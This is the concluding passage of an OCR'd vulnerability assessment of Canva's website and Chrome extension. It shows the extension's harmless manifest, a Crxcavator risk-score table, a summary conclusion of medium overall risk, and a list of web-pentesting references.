
SCAN INFO

ANALYSIS ID: EXA2021118035004
NAME: Canva
VERSION: 0.0.0.7
AUTHOR: unknown
TYPE: Remote Google Chrome Extension
PERMISSIONS: 0
UNIQUE DOMAINS: 2
EXTRACTED URLS: 2
EXTERNAL JAVASCRIPT: 0


The reverse engineered source code is as follows.

```
{
"update_url": "https://clients2.google.com/service/update2/crx",

  "name": "Canva",
  "description": "Amazingly simple graphic design",
  "version": "0.0.0.7",
  "manifest_version": 2,
  "icons": {
    "128": "icon_128.png"
  },
  "app": {
    "urls": [
      "https://www.canva.com/signup"
    ],
    "launch": {
      "web_url": "https://www.canva.com/signup"
    }
  }
}

```

Network graph is as follows.



Extracted intel are as follows.



All the virus total reports were also clean. So, after analyzing all the data carefully, we can conclude that there are no anomalies associated with the browser extension.

Vulnerability Assessment with Crxcavator

There is an online tool available for the vulnerability analysis of Chrome extensions which is, https://crxcavator.io. It can identify many types of vulnerabilities associated with browser extensions such as,

- Vulnerability Scan of RetireJS.
- Potential External Communication.
- External JavaScript Files.
- Dangerous Functions and Entry Points.
- Misconfigured Permissions.
- Misconfigurations of content security policy.

The scan results are as follows. It gave a total risk level score of 9.

Category	Description	Risk Score
Webstore Details	Address is missing from webstore	1
	Email is missing from webstore	1
	At least 12 months out of date	5
	Privacy Policy missing from webstore	1
	Less than 1000 people rated	1
Total		9

Vulnerability assessment results are as follows.

Permissions

No permissions found

Optional Permissions

No optional permissions found

Requested OAuth2 Scopes

No requested OAuth2 scopes found

RetireJS Vulnerability Scan

No vulnerabilities found

Content Security Policy

Default Content Security Policy used

Potential External Communication

No External Calls found in JavaScript files

External JavaScript Files

No External JavaScript files used

Entry Points & Dangerous Functions

No Entry Points or Dangerous Functions

CONCLUSION – Browser extension is not vulnerable.

CONCLUSION

This report demonstrates the vulnerability assessment for the domain https://www.canva.com which was performed using both automated and manual testing methods. All the in-scope domains and subdomains were tested. A proper methodology was followed throughout the assessment starting with information gathering until the vulnerability assessment phase. The browser extension of Canva, which is also in-scope was tested separately.

All the techniques and tools used for the assessment and the findings of them are described in detail. In addition, impact of the found vulnerabilities , proof of the existence of vulnerabilities and actions to take in order to mitigate the risk associated with the vulnerabilities are also described in detail.

When analyzing the domain, there could not be found any high-risk vulnerabilities, but medium risk and low-risk vulnerabilities could be found. So, the overall risk associated with the target domain is medium. All the vulnerabilities are categorized according to the risk level, and the OWASP Top 10 category.

REFERENCES

1. https://owasp.org/www-project-top-ten/ - OWASP Top 10 Project

2. https://github.com/vavkamil/awesome-bugbounty-tools - Bug Bounty Toolkit

3. https://portswigger.net/web-security/all-materials - Portswigger Academy of Web Pentesting

4. https://www.youtube.com/watch?v=ZBi8Qa9m5c0 – TCM Web Application Enumeration

5. https://www.netsparker.com – Netsparker Web Vulnerability Scanner

6. https://www.youtube.com/watch?v=2_lswM1S264 - Web App Pentesting Full Course

7. https://drive.google.com/file/d/1uSgRjYzQwxcsdXlPZ0ygu6w3BmIsq4mR/view?usp=sharing - EC Council Practical Web Application Penetration Testing Certification Course

VIDEO EXPLANATION

Video explanation for this vulnerability assessment is uploaded to Google Drive. Follow the following link to refer it.

https://drive.google.com/file/d/1M5p-82wDWT3B7oh_sQCPFUi_LoEnGTOe/view?usp=sharing